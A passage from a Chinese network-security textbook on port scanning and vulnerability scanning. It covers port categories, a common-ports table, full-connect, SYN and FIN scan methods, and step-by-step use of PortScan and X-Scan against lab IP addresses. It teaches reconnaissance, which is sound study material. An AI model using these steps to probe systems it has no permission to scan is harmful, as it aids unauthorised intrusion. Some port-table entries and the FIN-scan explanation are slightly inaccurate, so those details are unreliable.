


图 5-6 操作系统探测结果

5.2.5 端口扫描技术

端口扫描技术同样用于网络安全扫描的第二阶段，端口扫描是通过与目标系统的TCP/IP 端口连接，查看该系统处于监听或运行状态的服务。

端口扫描也是一种获取主机信息的有效方法。在 UNIX/Linux 系统中，任何用户均可使用端口扫描程序而不需要 root 权限。从扫描的端口数目和端口号也可以判断出目标主机运行的操作系统，通过收集扫描的信息，也能够轻松地掌握局域网络的构造。表 5-1 所示为一些常用端口号和对应服务的对照表，不过应该认识到，这种对应仅仅是约定，特别是对于高于 1024 的端口，并没有严格的规范进行约束。

1．端口分类

（1）熟知端口号：由因特网指派名字和号码公司负责分配给一些常用的应用层程序固定使用，其数值一般为 0 至 1023。

（2）一般端口号：用来随时分配给请求通信的客户进程。

表 5-1　常用服务端口对照表

服务	端口	服务	端口
socks	1080/tcp	wins	1512/tcp
socks	1080/udp	nfs	2049/tcp
mysql	3306/tcp		2049/udp
	3306/udp	gopher	70/tcp
netstat	15/tcp		70/udp
linuxconf	98/tcp	finger	79/tcp
rndc	953/tcp		79/udp
	953/udp	http	80/tcp
squid	3128/tcp		80/udp
ftp	21/tcp	pop3	110/tcp
	21/udp		110/udp
ssh	22/tcp	imap	143/tcp
	22/udp		143/udp
telnet	23/tcp	ldap	389/tcp
	23/udp		389/udp
smtp	25/tcp	rtsp	544/udp
	25/udp	shell	514/tcp
nameserver	42/tcp	syslog	514/udp
	42/udp	uucp	540/tcp

2．端口扫描原理

入侵者如果想要探测目标计算机开放了哪些端口，提供了哪些服务，就需要先与目标端口建立 TCP 连接，这也就是扫描的出发点。尝试与目标主机的某些端口建立连接，如果目标主机该端口有回复（即三次握手中的第二次），则说明该端口开放，即为“活动端口”。

3．端口扫描原理分类

端口扫描原理分为三类，如图 5-7 所示，分别为全连接扫描、半连接扫描以及无连接扫描。




图 5-7　端口扫描原理分类

（1）全连接扫描（TCP 扫描）：这种扫描方法使用三次握手，与目标计算机建立标准的 TCP 连接，也就是，向对方发送一个正常的 TCP 连接请求，如果存在三次握手，证明存在。

（2）半连接扫描（SYN 扫描）：若端口扫描没有完成一个完整的 TCP 连接，扫描主机向目标计算机的指定端口发送 SYN 数据段，表示发送建立连接请求。

① 如果目标计算机的回应 TCP 报文中 SYN=1，ACK=1，则说明该端口是活动的，接着扫描主机传送一个 RST 给目标主机拒绝建立 TCP 连接，从而导致三次握手过程的失败。也就是说，建立连接时候只完成了前两次握手。

② 如果目标计算机回应的是 RST，则表示该端口为“死端口”，这种情况下，扫描主机不用做任何回应。

（3）无连接扫描（FIN 扫描）：依靠发送 FIN 来判断目标计算机的指定端口是否活动。发送一个 FIN=1 的 TCP 报文到一个关闭的端口时，该报文会被丢掉，并返回一个 RST 报文。但是，如果当 FIN 报文到一个活动的端口时，该报文只是简单地丢掉，不会返回任何回应。从 FIN 扫描可以看出，这种扫描没有涉及任何 TCP 连接部分，因此，这种扫描比前两种都安全，可以称之为秘密扫描。

例 5-3　端口扫描。

得知对方开放了哪些端口也是扫描的重要一步，使用工作软件 PortScan 可以得到对方计算机开放的端口，主界面如图 5-8 所示。

对 192.168.8.112（真实机）的计算机进行端口扫描，在 Scan 文本框中输入 IP 地址或者主机名，单击按钮 START，开始扫描，如图 5-9 所示。




图 5-8 端口扫描主界面




图 5-9 端口扫描结果

5.2.6 漏洞扫描技术

网络安全扫描的第三阶段采用的漏洞扫描通常是在端口扫描的基础上，对得到的信息进行相关处理，进而检测出目标系统存在的安全漏洞。

漏洞扫描主要通过以下两种方法来检查目标主机是否存在漏洞：

（1）在端口扫描后得知目标主机开启的端口以及端口上的网络服务，将这些相关信息与网络漏洞扫描系统提供的漏洞库进行匹配，查看是否有满足匹配条件的漏洞存在。

（2）通过模拟黑客的攻击手法，对目标主机系统进行攻击性的安全漏洞扫描，如测试弱口令等，若模拟攻击成功，则表明目标主机系统存在安全漏洞。

例 5-4 漏洞扫描。

可使用工具软件 X-Scan 进行漏洞扫描，该软件采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，提供图形界面和命令行两种操作方式，扫描内容包括远程操作系统类型及版本、标准端口状态及端口 Banner 信息、SNMP 信息、CGI 漏洞、IIS 漏洞、RPC 漏洞、弱口令用户、注册表信息等。扫描结果保存在/log/目录中，index_*.htm 为扫描结果索引文件。X-Scan 工具软件的主界面如图 5-10 所示。



图 5-10 漏洞扫描主界面

可以利用该软件对系统存在的一些漏洞进行扫描，选择菜单栏“设置”下的菜单项“扫描参数”，扫描参数的设置如图 5-11 所示。

可以看出该软件可以对常用的网络及系统的漏洞进行全面扫描。选中其中几个复选框，单击“确定”按钮。下面需要确定要扫描的主机 IP 地址或者 IP 地址段，选择菜单栏“设置”下的菜单项“扫描参数”，扫描一台主机，在指定 IP 范围中输入：192.168.8.212（虚拟机 IP），如图 5-12 所示。

设置完毕后，进行漏洞扫描，单击工具栏上的图标“开始”对目标主机进行扫描，如图 5-13 所示。




图 5-11　扫描参数设置

